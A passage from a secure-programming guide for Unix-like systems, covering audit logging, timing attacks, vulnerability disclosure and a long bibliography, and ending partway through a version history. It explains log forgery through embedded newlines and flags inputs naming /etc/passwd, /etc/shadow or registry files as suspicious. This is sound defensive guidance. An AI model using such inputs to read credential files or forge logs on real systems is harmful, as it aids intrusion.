Of course, running a ``secure" program on an insecure platform configuration makes little sense. You may want to examine hardening systems, which attempt to configure or modify systems to be more resistant to attacks. For Linux, one hardening system is Bastille Linux, available at http://www.bastille−linux.org.

11.8. Windows CE

If you're securing a Windows CE Device, you should read Maricia Alforque's "Creating a Secure Windows CE Device" at http://msdn.microsoft.com/library/techart/winsecurity.htm.

11.9. Write Audit Records

Write audit logs for program startup, session startup, and for suspicious activity. Possible information of value includes date, time, uid, euid, gid, egid, terminal information, process id, and command line values. You may find the function syslog(3) helpful for implementing audit logs. One awkward problem is that any logging system should be able to record a lot of information (since this information could be very helpful), yet if the information isn't handled carefully the information itself could be used to create an attack. After all, the attacker controls some of the input being sent to the program. When recording data sent by a possible attacker, identify a list of ``expected" characters and escape any ``unexpected" characters so that the log isn't corrupted. Not doing this can be a real problem; users may include characters such as control characters (especially NIL or end−of−line) that can cause real problems. For example, if an attacker embeds a newline, they can then forge log entries by following the newline with the desired log entry. Sadly, there doesn't seem to be a standard convention for escaping these characters. I'm partial to the URL escaping mechanism (%hh where hh is the hexadecimal value of the escaped byte) but there are others including the C convention (\ooo for the octal value and \X where X is a special symbol, e.g., \n for newline). There's also the caret−system (^I is control−I), though that doesn't handle byte values over 127 gracefully.

There is the danger that a user could create a denial−of−service attack (or at least stop auditing) by performing a very large number of events that cut an audit record until the system runs out of resources to store the records. One approach to counter to this threat is to rate−limit audit record recording; intentionally slow down the response rate if ``too many" audit records are being cut. You could try to slow the response rate only to the

suspected attacker, but in many situations a single attacker can masquerade as potentially many users.

Selecting what is ``suspicious activity'' is, of course, dependent on what the program does and its anticipated use. Any input that fails the filtering checks discussed earlier is certainly a candidate (e.g., containing NIL). Inputs that could not result from normal use should probably be logged, e.g., a CGI program where certain required fields are missing in suspicious ways. Any input with phrases like /etc/passwd or /etc/shadow or the like is very suspicious in many cases. Similarly, trying to access Windows ``registry'' files or .pwl files is very suspicious.

Do not record passwords in an audit record. Often people accidentally enter passwords for a different system, so recording a password may allow a system administrator to break into a different computer outside the administrator's domain.

11.10. Physical Emissions

Although it's really outside the scope of this book, it's important to remember that computing and communications equipment leaks a lot information that makes them hard to really secure. Many people are aware of TEMPEST requirements which deal with radio frequency emissions of computers, displays, keyboards, and other components which can be eavesdropped. The light from displays can also be eavesdropped, even if it's bounced off an office wall at great distance [Kuhn 2002]. Modem lights are also enough to determine the underlying communication.

11.11. Miscellaneous

The following are miscellaneous security guidelines that I couldn't seem to fit anywhere else:

Have your program check at least some of its assumptions before it uses them (e.g., at the beginning of the program). For example, if you depend on the ``sticky'' bit being set on a given directory, test it; such tests take little time and could prevent a serious problem. If you worry about the execution time of some tests on each call, at least perform the test at installation time, or even better at least perform the test on application start−up.

If you have a built−in scripting language, it may be possible for the language to set an environment variable which adversely affects the program invoking the script. Defend against this.

If you need a complex configuration language, make sure the language has a comment character and include a number of commented−out secure examples. Often '#' is used for commenting, meaning ``the rest of this line is a comment''.

If possible, don't create setuid or setgid root programs; make the user log in as root instead.

Sign your code. That way, others can check to see if what's available was what was sent.

In some applications you may need to worry about timing attacks, where the variation in timing or CPU utilitization is enough to give away important information. This kind of attack has been used to obtain keying information from Smartcards, for example. Mauro Lacy has published a paper titled Remote Timing Techniques, showing that you can (in some cases) determine over an Internet whether or not a given user id exists, simply from the effort expended by the CPU (which can be detected remotely using techniques described in the paper). The only way to deal with these sorts of problems is to make sure that the same effort

is performed even when it isn't necessary. The problem is that in some cases this may make the system more vulnerable to a denial of service attack, since it can't optimize away unnecessary work.

Consider statically linking secure programs. This counters attacks on the dynamic link library mechanism by making sure that the secure programs don't use it. There are several downsides to this however. This is likely to increase disk and memory use (from multiple copies of the same routines). Even worse, it makes updating of libraries (e.g., for security vulnerabilities) more difficult – in most systems they won't be automatically updated and have to be tracked and implemented separately.

When reading over code, consider all the cases where a match is not made. For example, if there is a switch statement, what happens when none of the cases match? If there is an ``if'' statement, what happens when the condition is false?

Merely ``removing'' a file doesn't eliminate the file's data from a disk; on most systems this simply marks the content as ``deleted'' and makes it eligible for later reuse, and often data is at least temporarily stored in other places (such as memory, swap files, and temporary files). Indeed, against a determined attacker, writing over the data isn't enough. A classic paper on the problems of erasing magnetic media is Peter Gutmann's paper ``Secure Deletion of Data from Magnetic and Solid−State Memory''. A determined adversary can use other means, too, such as monitoring electromagnetic emissions from computers (military systems have to obey TEMPEST rules to overcome this) and/or surreptitious attacks (such as monitors hidden in keyboards).

When fixing a security vulnerability, consider adding a ``warning'' to detect and log an attempt to exploit the (now fixed) vulnerability. This will reduce the likelihood of an attack, especially if there's no way for an attacker to predetermine if the attack will work, since it exposes an attack in progress. In short, it turns a vulnerability into an intrusion detection system. This also suggests that exposing the version of a server program before authentication is usually a bad idea for security, since doing so makes it easy for an attacker to only use attacks that would work. Some programs make it possible for users to intentionally ``lie'' about their version, so that attackers will use the ``wrong attacks'' and be detected. Also, if the vulnerability can be triggered over a network, please make sure that security scanners can detect the vulnerability. I suggest contacting Nessus (http://www.nessus.org) and make sure that their open source security scanner can detect the problem. That way, users who don't check their software for upgrades will at least learn about the problem during their security vulnerability scans (if they do them as they should).

Always include in your documentation contact information for where to report security problems. You should also support at least one of the common email addresses for reporting security problems (security−alert@SITE, secure@SITE, or security@SITE); it's often good to have support@SITE and info@SITE working as well. Be prepared to support industry practices by those who have a security flaw to report, such as the Full Disclosure Policy (RFPolicy) and the IETF Internet draft, ``Responsible Vulnerability Disclosure Process''. It's important to quickly work with anyone who is reporting a security flaw; remember that they are doing you a favor by reporting the problem to you, and that they are under no obligation to do so. It's especially important, once the problem is fixed, to give proper credit to the reporter of the flaw (unless they ask otherwise). Many reporters provide the information solely to gain the credit, and it's generally accepted that credit is owed to the reporter. Some vendors argue that people should never report vulnerabilities to the public; the problem with this argument is that this was once common, and the result was vendors who denied vulnerabilities while their customers were getting constantly subverted for years at a time.

Follow best practices and common conventions when leading a software development project. If you are leading an open source software / free software project, some useful guidelines can be found in Free Software Project Management HOWTO and Software Release Practice HOWTO; you should also read The Cathedral and the Bazaar.

Every once in a while, review security guidelines like this one. At least re−read the conclusions in Chapter 12, and feel free to go back to the introduction (Chapter 1) and start again!

Chapter 12. Conclusion

The end of a matter is better than its beginning,
and patience is better than pride.
Ecclesiastes 7:8 (NIV)

Designing and implementing a truly secure program is actually a difficult task on Unix−like systems such as Linux and Unix. The difficulty is that a truly secure program must respond appropriately to all possible inputs and environments controlled by a potentially hostile user. Developers of secure programs must deeply understand their platform, seek and use guidelines (such as these), and then use assurance processes (such as inspections and other peer review techniques) to reduce their programs' vulnerabilities.

In conclusion, here are some of the key guidelines in this book:

- Validate all your inputs, including command line inputs, environment variables, CGI inputs, and so on. Don't just reject ``bad'' input; define what is an ``acceptable'' input and reject anything that doesn't match.
- Avoid buffer overflow. Make sure that long inputs (and long intermediate data values) can't be used to take over your program. This is the primary programmatic error at this time.
- Structure program internals. Secure the interface, minimize privileges, make the initial configuration and defaults safe, and fail safe. Avoid race conditions (e.g., by safely opening any files in a shared directory like /tmp). Trust only trustworthy channels (e.g., most servers must not trust their clients for security checks or other sensitive data such as an item's price in a purchase).
- Carefully call out to other resources. Limit their values to valid values (in particular be concerned about metacharacters), and check all system call return values.
- Reply information judiciously. In particular, minimize feedback, and handle full or unresponsive output to an untrusted user.

Chapter 13. Bibliography

The words of the wise are like goads, their collected sayings like firmly embedded nails−−given by one Shepherd. Be warned, my son, of anything in addition to them. Of making many books there is no end, and much study wearies the body.

Ecclesiastes 12:11−12 (NIV)

Note that there is a heavy emphasis on technical articles available on the web, since this is where most of this kind of technical information is available.

[Advosys 2000] Advosys Consulting (formerly named Webber Technical Services). *Writing Secure Web Applications*. http://advosys.ca/tips/web−security.html

[Al−Herbish 1999] Al−Herbish, Thamer. 1999. *Secure Unix Programming FAQ*. http://www.whitefang.com/sup.

[Aleph1 1996] Aleph1. November 8, 1996. ``Smashing The Stack For Fun And Profit''. *Phrack Magazine*. Issue 49, Article 14. http://www.phrack.com/search.phtml?view&article=p49−14 or alternatively http://www.2600.net/phrack/p49−14.html.

[Anonymous 1999] Anonymous. October 1999. Maximum Linux Security: A Hacker's Guide to Protecting Your Linux Server and Workstation Sams. ISBN: 0672316706.

[Anonymous 1998] Anonymous. September 1998. Maximum Security : A Hacker's Guide to Protecting Your Internet Site and Network. Sams. Second Edition. ISBN: 0672313413.

[Anonymous Phrack 2001] Anonymous. August 11, 2001. Once upon a free(). Phrack, Volume 0x0b, Issue 0x39, Phile #0x09 of 0x12. http://phrack.org/show.php?p=57&a=9

[AUSCERT 1996] Australian Computer Emergency Response Team (AUSCERT) and O'Reilly. May 23, 1996 (rev 3C). *A Lab Engineers Check List for Writing Secure Unix Code*. ftp://ftp.auscert.org.au/pub/auscert/papers/secure_programming_checklist

[Bach 1986] Bach, Maurice J. 1986. *The Design of the Unix Operating System*. Englewood Cliffs, NJ: Prentice−Hall, Inc. ISBN 0−13−201799−7 025.

[Beattie 2002] Beattie, Steve, Seth Arnold, Crispin Cowan, Perry Wagle, Chris Wright, Adam Shostack. November 2002. Timing the Application of Security Patches for Optimal Uptime. 2002 LISA XVI, November 3−8, 2002, Philadelphia, PA.

[Bellovin 1989] Bellovin, Steven M. April 1989. "Security Problems in the TCP/IP Protocol Suite" Computer Communications Review 2:19, pp. 32−48. http://www.research.att.com/~smb/papers/ipext.pdf

[Bellovin 1994] Bellovin, Steven M. December 1994. *Shifting the Odds −− Writing (More) Secure Software*. Murray Hill, NJ: AT&T Research. http://www.research.att.com/~smb/talks

[Bishop 1996] Bishop, Matt. May 1996. ``UNIX Security: Security in Programming''. *SANS '96*. Washington DC (May 1996). http://olympus.cs.ucdavis.edu/~bishop/secprog.html

[Bishop 1997] Bishop, Matt. October 1997. ``Writing Safe Privileged Programs". *Network Security 1997* New Orleans, LA. http://olympus.cs.ucdavis.edu/~bishop/secprog.html

[Blaze 1996] Blaze, Matt, Whitfield Diffie, Ronald L. Rivest, Bruce Schneier, Tsutomu Shimomura, Eric Thompson, and Michael Wiener. January 1996. ``Minimal Key Lengths for Symmetric Ciphers to Provide Adequate Commercial Security: A Report by an Ad Hoc Group of Cryptographers and Computer Scientists." ftp://ftp.research.att.com/dist/mab/keylength.txt and ftp://ftp.research.att.com/dist/mab/keylength.ps.

[CC 1999] *The Common Criteria for Information Technology Security Evaluation (CC)*. August 1999. Version 2.1. Technically identical to International Standard ISO/IEC 15408:1999. http://csrc.nist.gov/cc/ccv20/ccv2list.htm

[CERT 1998] Computer Emergency Response Team (CERT) Coordination Center (CERT/CC). February 13, 1998. *Sanitizing User−Supplied Data in CGI Scripts*. CERT Advisory CA−97.25.CGI_metachar. http://www.cert.org/advisories/CA−97.25.CGI_metachar.html.

[Cheswick 1994] Cheswick, William R. and Steven M. Bellovin. Firewalls and Internet Security: Repelling the Wily Hacker. Full text at http://www.wilyhacker.com.

[Clowes 2001] Clowes, Shaun. 2001. ``A Study In Scarlet − Exploiting Common Vulnerabilities in PHP" http://www.securereality.com.au/archives.html

[CMU 1998] Carnegie Mellon University (CMU). February 13, 1998 Version 1.4. ``How To Remove Meta−characters From User−Supplied Data In CGI Scripts". ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters.

[Cowan 1999] Cowan, Crispin, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. ``Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade". Proceedings of DARPA Information Survivability Conference and Expo (DISCEX), http://schafercorp−ballston.com/discex SANS 2000. http://www.sans.org/newlook/events/sans2000.htm. For a copy, see http://immunix.org/documentation.html.

[Cox 2000] Cox, Philip. March 30, 2001. Hardening Windows 2000. http://www.systemexperts.com/win2k/hardenW2K11.pdf.

[Dobbertin 1996]. Dobbertin, H. 1996. The Status of MD5 After a Recent Attack. RSA Laboratories' CryptoBytes. Vol. 2, No. 2.

[Felten 1997] Edward W. Felten, Dirk Balfanz, Drew Dean, and Dan S. Wallach. Web Spoofing: An Internet Con Game Technical Report 540−96 (revised Feb. 1997) Department of Computer Science, Princeton University http://www.cs.princeton.edu/sip/pub/spoofing.pdf

[Fenzi 1999] Fenzi, Kevin, and Dave Wrenski. April 25, 1999. *Linux Security HOWTO*. Version 1.0.2. http://www.tldp.org/HOWTO/Security−HOWTO.html

[FHS 1997] Filesystem Hierarchy Standard (FHS 2.0). October 26, 1997. Filesystem Hierarchy Standard Group, edited by Daniel Quinlan. Version 2.0. http://www.pathname.com/fhs.

[Filipski 1986] Filipski, Alan and James Hanko. April 1986. ``Making Unix Secure." Byte (Magazine). Peterborough, NH: McGraw−Hill Inc. Vol. 11, No. 4. ISSN 0360−5280. pp. 113−128.

[Flake 2001] Flake, Havlar. Auditing Binaries for Security Vulnerabilities. http://www.blackhat.com/html/win−usa−01/win−usa−01−speakers.html.

[FOLDOC] Free On−Line Dictionary of Computing. http://foldoc.doc.ic.ac.uk/foldoc/index.html.

[Forristal 2001] Forristal, Jeff, and Greg Shipley. January 8, 2001. Vulnerability Assessment Scanners. Network Computing. http://www.nwc.com/1201/1201f1b1.html

[FreeBSD 1999] FreeBSD, Inc. 1999. ``Secure Programming Guidelines''. *FreeBSD Security Information*. http://www.freebsd.org/security/security.html

[Friedl 1997] Friedl, Jeffrey E. F. 1997. Mastering Regular Expressions. O'Reilly. ISBN 1−56592−257−3.

[FSF 1998] Free Software Foundation. December 17, 1999. *Overview of the GNU Project*. http://www.gnu.ai.mit.edu/gnu/gnu−history.html

[FSF 1999] Free Software Foundation. January 11, 1999. *The GNU C Library Reference Manual*. Edition 0.08 DRAFT, for Version 2.1 Beta of the GNU C Library. Available at, for example, http://www.netppl.fi/~pp/glibc21/libc_toc.html

[Fu 2001] Fu, Kevin, Emil Sit, Kendra Smith, and Nick Feamster. August 2001. ``Dos and Don'ts of Client Authentication on the Web''. Proceedings of the 10th USENIX Security Symposium, Washington, D.C., August 2001. http://cookies.lcs.mit.edu/pubs/webauth.html.

[Gabrilovich 2002] Gabrilovich, Evgeniy, and Alex Gontmakher. February 2002. ``Inside Risks: The Homograph Attack''. Communications of the ACM. Volume 45, Number 2. Page 128.

[Galvin 1998a] Galvin, Peter. April 1998. ``Designing Secure Software''. *Sunworld*. http://www.sunworld.com/swol−04−1998/swol−04−security.html.

[Galvin 1998b] Galvin, Peter. August 1998. ``The Unix Secure Programming FAQ''. *Sunworld*. http://www.sunworld.com/sunworldonline/swol−08−1998/swol−08−security.html

[Garfinkel 1996] Garfinkel, Simson and Gene Spafford. April 1996. *Practical UNIX & Internet Security, 2nd Edition*. ISBN 1−56592−148−8. Sebastopol, CA: O'Reilly & Associates, Inc. http://www.oreilly.com/catalog/puis

[Garfinkle 1997] Garfinkle, Simson. August 8, 1997. 21 Rules for Writing Secure CGI Programs. http://webreview.com/wr/pub/97/08/08/bookshelf

[Gay 2000] Gay, Warren W. October 2000. Advanced Unix Programming. Indianapolis, Indiana: Sams Publishing. ISBN 0−67231−990−X.

[Geodsoft 2001] Geodsoft. February 7, 2001. Hardening OpenBSD Internet Servers. http://www.geodsoft.com/howto/harden.

[Graham 1999] Graham, Jeff. May 4, 1999. *Security−Audit's Frequently Asked Questions (FAQ)*. http://lsap.org/faq.txt

[Gong 1999] Gong, Li. June 1999. *Inside Java 2 Platform Security*. Reading, MA: Addison Wesley Longman, Inc. ISBN 0−201−31000−7.

[Gundavaram Unknown] Gundavaram, Shishir, and Tom Christiansen. Date Unknown. *Perl CGI Programming FAQ*. http://language.perl.com/CPAN/doc/FAQs/cgi/perl−cgi−faq.html

[Hall 1999] Hall, Brian "Beej". Beej's Guide to Network Programming Using Internet Sockets. 13−Jan−1999. Version 1.5.5. http://www.ecst.csuchico.edu/~beej/guide/net

[Howard 2002] Howard, Michael and David LeBlanc. 2002. Writing Secure Code. Redmond, Washington: Microsoft Press. ISBN 0−7356−1588−8.

[ISO 12207] International Organization for Standardization (ISO). 1995. Information technology −− Software life cycle processes ISO/IEC 12207:1995.

[ISO 13335] International Organization for Standardization (ISO). ISO/IEC TR 13335. Guidelines for the Management of IT Security (GMITS). Note that this is a five−part technical report (not a standard); see also ISO/IEC 17799:2000. It includes:

- ISO 13335−1: Concepts and Models for IT Security
- ISO 13335−2: Managing and Planning IT Security
- ISO 13335−3: Techniques for the Management of IT Security
- ISO 13335−4: Selection of Safeguards
- ISO 13335−5: Safeguards for External Connections

[ISO 17799] International Organization for Standardization (ISO). December 2000. Code of Practice for Information Security Management. ISO/IEC 17799:2000.

[ISO 9000] International Organization for Standardization (ISO). 2000. Quality management systems − Fundamentals and vocabulary. ISO 9000:2000. See http://www.iso.ch/iso/en/iso9000−14000/iso9000/selection_use/iso9000family.html

[ISO 9001] International Organization for Standardization (ISO). 2000. Quality management systems − Requirements ISO 9001:2000

[Jones 2000] Jones, Jennifer. October 30, 2000. ``Banking on Privacy". InfoWorld, Volume 22, Issue 44. San Mateo, CA: International Data Group (IDG). pp. 1−12.

[Kelsey 1998] Kelsey, J., B. Schneier, D. Wagner, and C. Hall. March 1998. "Cryptanalytic Attacks on Pseudorandom Number Generators." Fast Software Encryption, Fifth International Workshop Proceedings (March 1998), Springer−Verlag, 1998, pp. 168−188. http://www.counterpane.com/pseudorandom_number.html.

[Kernighan 1988] Kernighan, Brian W., and Dennis M. Ritchie. 1988. *The C Programming Language*. Second Edition. Englewood Cliffs, NJ: Prentice−Hall. ISBN 0−13−110362−8.

[Kim 1996] Kim, Eugene Eric. 1996. *CGI Developer's Guide*. SAMS.net Publishing. ISBN: 1−57521−087−8 http://www.eekim.com/pubs/cgibook

Kolsek [2002] Kolsek, Mitja. December 2002. Session Fixation Vulnerability in Web−based Applications http://www.acros.si/papers/session_fixation.pdf.

[Kuchling 2000]. Kuchling, A.M. 2000. Restricted Execution HOWTO. http://www.python.org/doc/howto/rexec/rexec.html

[Kuhn 2002] Kuhn, Markus G. Optical Time−Domain Eavesdropping Risks of CRT displays. Proceedings of the 2002 IEEE Symposium on Security and Privacy, Oakland, CA, May 12−15, 2002. http://www.cl.cam.ac.uk/~mgk25/ieee02−optical.pdf

[LSD 2001] The Last Stage of Delirium. July 4, 2001. *UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes.* http://lsd−pl.net/papers.html#assembly.

[McClure 1999] McClure, Stuart, Joel Scambray, and George Kurtz. 1999. *Hacking Exposed: Network Security Secrets and Solutions*. Berkeley, CA: Osbourne/McGraw−Hill. ISBN 0−07−212127−0.

[McKusick 1999] McKusick, Marshall Kirk. January 1999. ``Twenty Years of Berkeley Unix: From AT&T−Owned to Freely Redistributable.'' *Open Sources: Voices from the Open Source Revolution*. http://www.oreilly.com/catalog/opensources/book/kirkmck.html.

[McGraw 1999] McGraw, Gary, and Edward W. Felten. December 1998. Twelve Rules for developing more secure Java code. Javaworld. http://www.javaworld.com/javaworld/jw−12−1998/jw−12−securityrules.html.

[McGraw 1999] McGraw, Gary, and Edward W. Felten. January 25, 1999. Securing Java: Getting Down to Business with Mobile Code, 2nd Edition John Wiley & Sons. ISBN 047131952X. http://www.securingjava.com.

[McGraw 2000a] McGraw, Gary and John Viega. March 1, 2000. Make Your Software Behave: Learning the Basics of Buffer Overflows. http://www−4.ibm.com/software/developer/library/overflows/index.html.

[McGraw 2000b] McGraw, Gary and John Viega. April 18, 2000. Make Your Software Behave: Software strategies In the absence of hardware, you can devise a reasonably secure random number generator through software. http://www−106.ibm.com/developerworks/library/randomsoft/index.html?dwzone=security.

[Miller 1995] Miller, Barton P., David Koski, Cjin Pheow Lee, Vivekananda Maganty, Ravi Murthy, Ajitkumar Natarajan, and Jeff Steidl. 1995. Fuzz Revisited: A Re−examination of the Reliability of UNIX Utilities and Services. ftp://grilled.cs.wisc.edu/technical_papers/fuzz−revisited.pdf.

[Miller 1999] Miller, Todd C. and Theo de Raadt. ``strlcpy and strlcat −− Consistent, Safe, String Copy and Concatenation'' *Proceedings of Usenix '99*. http://www.usenix.org/events/usenix99/millert.html and http://www.usenix.org/events/usenix99/full_papers/millert/PACKING_LIST

[Mookhey 2002] Mookhey, K. K. The Unix Auditor's Practical Handbook. http://www.nii.co.in/tuaph.html.

[Mudge 1995] Mudge. October 20, 1995. *How to write Buffer Overflows*. l0pht advisories. http://www.l0pht.com/advisories/bufero.html.

[Murhammer 1998] Murhammer, Martin W., Orcun Atakan, Stefan Bretz, Larry R. Pugh, Kazunari Suzuki, and David H. Wood. October 1998. TCP/IP Tutorial and Technical Overview IBM International Technical Support Organization. http://www.redbooks.ibm.com/pubs/pdfs/redbooks/gg243376.pdf

[NCSA] NCSA Secure Programming Guidelines. http://www.ncsa.uiuc.edu/General/Grid/ACES/security/programming.

[Neumann 2000] Neumann, Peter. 2000. "Robust Nonproprietary Software." Proceedings of the 2000 IEEE Symposium on Security and Privacy (the ``Oakland Conference''), May 14−17, 2000, Berkeley, CA. Los Alamitos, CA: IEEE Computer Society. pp.122−123.

[NSA 2000] National Security Agency (NSA). September 2000. Information Assurance Technical Framework (IATF). http://www.iatf.net.

[Open Group 1997] The Open Group. 1997. *Single UNIX Specification, Version 2 (UNIX 98)*. http://www.opengroup.org/online−pubs?DOC=007908799.

[OSI 1999] Open Source Initiative. 1999. *The Open Source Definition*. http://www.opensource.org/osd.html.

[Opplinger 1998] Oppliger, Rolf. 1998. Internet and Intranet Security. Norwood, MA: Artech House. ISBN 0−89006−829−1.

[Paulk 1993a] Mark C. Paulk, Bill Curtis, Mary Beth Chrissis, and Charles V. Weber. Capability Maturity Model for Software, Version 1.1. Software Engineering Institute, CMU/SEI−93−TR−24. DTIC Number ADA263403, February 1993. http://www.sei.cmu.edu/activities/cmm/obtain.cmm.html.

[Paulk 1993b] Mark C. Paulk, Charles V. Weber, Suzanne M. Garcia, Mary Beth Chrissis, and Marilyn W. Bush. Key Practices of the Capability Maturity Model, Version 1.1. Software Engineering Institute. CMU/SEI−93−TR−25, DTIC Number ADA263432, February 1993.

[Peteanu 2000] Peteanu, Razvan. July 18, 2000. Best Practices for Secure Web Development. http://members.home.net/razvan.peteanu

[Pfleeger 1997] Pfleeger, Charles P. 1997. *Security in Computing.* Upper Saddle River, NJ: Prentice−Hall PTR. ISBN 0−13−337486−6.

[Phillips 1995] Phillips, Paul. September 3, 1995. *Safe CGI Programming*. http://www.go2net.com/people/paulp/cgi−security/safe−cgi.txt

[Quintero 1999] Quintero, Federico Mena, Miguel de Icaza, and Morten Welinder GNOME Programming Guidelines http://developer.gnome.org/doc/guides/programming−guidelines/book1.html

[Raymond 1997] Raymond, Eric. 1997. *The Cathedral and the Bazaar*. http://www.catb.org/~esr/writings/cathedral−bazaar

[Raymond 1998] Raymond, Eric. April 1998. *Homesteading the Noosphere*. http://www.catb.org/~esr/writings/homesteading/homesteading.html

[Ranum 1998] Ranum, Marcus J. 1998. *Security−critical coding for programmers − a C and UNIX−centric full−day tutorial*. http://www.clark.net/pub/mjr/pubs/pdf/.

[RFC 822] August 13, 1982 *Standard for the Format of ARPA Internet Text Messages*. IETF RFC 822. http://www.ietf.org/rfc/rfc0822.txt.

[rfp 1999] rain.forest.puppy. 1999. ``Perl CGI problems". *Phrack Magazine*. Issue 55, Article 07. http://www.phrack.com/search.phtml?view&article=p55−7 or http://www.insecure.org/news/P55−07.txt.

[Rijmen 2000] Rijmen, Vincent. "LinuxSecurity.com Speaks With AES Winner". http://www.linuxsecurity.com/feature_stories/interview−aes−3.html.

[Rochkind 1985]. Rochkind, Marc J. *Advanced Unix Programming*. Englewood Cliffs, NJ: Prentice−Hall, Inc. ISBN 0−13−011818−4.

[Sahu 2002] Sahu, Bijaya Nanda, Srinivasan S. Muthuswamy, Satya Nanaji Rao Mallampalli, and Venkata R. Bonam. July 2002 ``Is your Java code secure −− or exposed? Build safer applications now to avoid trouble later" http://www−106.ibm.com/developerworks/java/library/j−staticsec.html?loc=dwmain

[St. Laurent 2000] St. Laurent, Simon. February 2000. *XTech 2000 Conference Reports*. ``When XML Gets Ugly". http://www.xml.com/pub/2000/02/xtech/megginson.html.

[Saltzer 1974] Saltzer, J. July 1974. ``Protection and the Control of Information Sharing in MULTICS". *Communications of the ACM*. v17 n7. pp. 388−402.

[Saltzer 1975] Saltzer, J., and M. Schroeder. September 1975. ``The Protection of Information in Computing Systems". *Proceedings of the IEEE*. v63 n9. pp. 1278−1308. http://www.mediacity.com/~norm/CapTheory/ProtInf. Summarized in [Pfleeger 1997, 286].

[Schneider 2000] Schneider, Fred B. 2000. "Open Source in Security: Visting the Bizarre." Proceedings of the 2000 IEEE Symposium on Security and Privacy (the ``Oakland Conference"), May 14−17, 2000, Berkeley, CA. Los Alamitos, CA: IEEE Computer Society. pp.126−127.

[Schneier 1996] Schneier, Bruce. 1996. *Applied Cryptography, Second Edition: Protocols, Algorithms, and Source Code in C*. New York: John Wiley and Sons. ISBN 0−471−12845−7.

[Schneier 1998] Schneier, Bruce and Mudge. November 1998. *Cryptanalysis of Microsoft's Point−to−Point Tunneling Protocol (PPTP)* Proceedings of the 5th ACM Conference on Communications and Computer Security, ACM Press. http://www.counterpane.com/pptp.html.

[Schneier 1999] Schneier, Bruce. September 15, 1999. ``Open Source and Security". *Crypto−Gram*. Counterpane Internet Security, Inc. http://www.counterpane.com/crypto−gram−9909.html

[Seifried 1999] Seifried, Kurt. October 9, 1999. *Linux Administrator's Security Guide*. http://www.securityportal.com/lasg.

[Seifried 2001] Seifried, Kurt. September 2, 2001. WWW Authentication http://www.seifried.org/security/www−auth/index.html.

[Shankland 2000] Shankland, Stephen. ``Linux poses increasing threat to Windows 2000". CNET. http://news.cnet.com/news/0−1003−200−1549312.html

[Shostack 1999] Shostack, Adam. June 1, 1999. *Security Code Review Guidelines*. http://www.homeport.org/~adam/review.html.

[Sibert 1996] Sibert, W. Olin. Malicious Data and Computer Security. (NIST) NISSC '96. http://www.fish.com/security/maldata.html

[Sitaker 1999] Sitaker, Kragen. Feb 26, 1999. *How to Find Security Holes* http://www.pobox.com/~kragen/security−holes.html and http://www.dnaco.net/~kragen/security−holes.html

[SSE−CMM 1999] SSE−CMM Project. April 1999. *Systems Security Engineering Capability Maturity Model (SSE CMM) Model Description Document*. Version 2.0. http://www.sse−cmm.org

[Stallings 1996] Stallings, William. Practical Cryptography for Data Internetworks. Los Alamitos, CA: IEEE Computer Society Press. ISBN 0−8186−7140−8.

[Stein 1999]. Stein, Lincoln D. September 13, 1999. *The World Wide Web Security FAQ*. Version 2.0.1 http://www.w3.org/Security/Faq/www−security−faq.html

[Swan 2001] Swan, Daniel. January 6, 2001. comp.os.linux.security FAQ. Version 1.0. http://www.linuxsecurity.com/docs/colsfaq.html.

[Swanson 1996] Swanson, Marianne, and Barbara Guttman. September 1996. Generally Accepted Principles and Practices for Securing Information Technology Systems. NIST Computer Security Special Publication (SP) 800−14. http://csrc.nist.gov/publications/nistpubs/index.html.

[Thompson 1974] Thompson, K. and D.M. Richie. July 1974. ``The UNIX Time−Sharing System''. *Communications of the ACM* Vol. 17, No. 7. pp. 365−375.

[Torvalds 1999] Torvalds, Linus. February 1999. ``The Story of the Linux Kernel''. *Open Sources: Voices from the Open Source Revolution*. Edited by Chris Dibona, Mark Stone, and Sam Ockman. O'Reilly and Associates. ISBN 1565925823. http://www.oreilly.com/catalog/opensources/book/linus.html

[TruSecure 2001] TruSecure. August 2001. Open Source Security: A Look at the Security Benefits of Source Code Access. http://www.trusecure.com/html/tspub/whitepapers/open_source_security5.pdf

[Unknown] *SETUID(7)* http://www.homeport.org/~adam/setuid.7.html.

[Van Biesbrouck 1996] Van Biesbrouck, Michael. April 19, 1996. http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec.

[van Oorschot 1994] van Oorschot, P. and M. Wiener. November 1994. ``Parallel Collision Search with Applications to Hash Functions and Discrete Logarithms.'' Proceedings of ACM Conference on Computer and Communications Security.

[Venema 1996] Venema, Wietse. 1996. Murphy's law and computer security. http://www.fish.com/security/murphy.html

[Viega 2002] Viega, John, and Gary McGraw. 2002. Building Secure Software. Addison−Wesley. ISBN 0201−72152−X.

[Watters 1996] Watters, Arron, Guido van Rossum, James C. Ahlstrom. 1996. Internet Programming with Python. NY, NY: Henry Hold and Company, Inc.

[Wheeler 1996] Wheeler, David A., Bill Brykczynski, and Reginald N. Meeson, Jr. Software Inspection: An Industry Best Practice. 1996. Los Alamitos, CA: IEEE Computer Society Press. IEEE Copmuter Society Press Order Number BP07340. Library of Congress Number 95−41054. ISBN 0−8186−7340−0.

[Witten 2001] September/October 2001. Witten, Brian, Carl Landwehr, and Michael Caloyannides. ``Does Open Source Improve System Security?'' IEEE Software. pp. 57−61. http://www.computer.org/software

[Wood 1985] Wood, Patrick H. and Stephen G. Kochan. 1985. *Unix System Security*. Indianapolis, Indiana: Hayden Books. ISBN 0−8104−6267−2.

[Wreski 1998] Wreski, Dave. August 22, 1998. *Linux Security Administrator's Guide*. Version 0.98. http://www.nic.com/~dave/SecurityAdminGuide/index.html

[Yoder 1998] Yoder, Joseph and Jeffrey Barcalow. 1998. Architectural Patterns for Enabling Application Security. PLoP '97 http://st−www.cs.uiuc.edu/~hanmer/PLoP−97/Proceedings/yoder.pdf

[Zalewski 2001] Zalewski, Michael. May 16−17, 2001. Delivering Signals for Fun and Profit: Understanding, exploiting and preventing signal−handling related vulnerabilities. Bindview Corporation. http://razor.bindview.com/publish/papers/signals.txt

[Zoebelein 1999] Zoebelein, Hans U. April 1999. The Internet Operating System Counter. http://www.leb.net/hzo/ioscount.

Appendix A. History

Here are a few key events in the development of this book, starting from most recent events:

2002−10−29 David A. Wheeler
: Version 3.000 released, adding a new section on determining security requirements and a discussion of the Common Criteria, broadening the document. Many smaller improvements were incorporated as well.

2001−01−01 David A. Wheeler
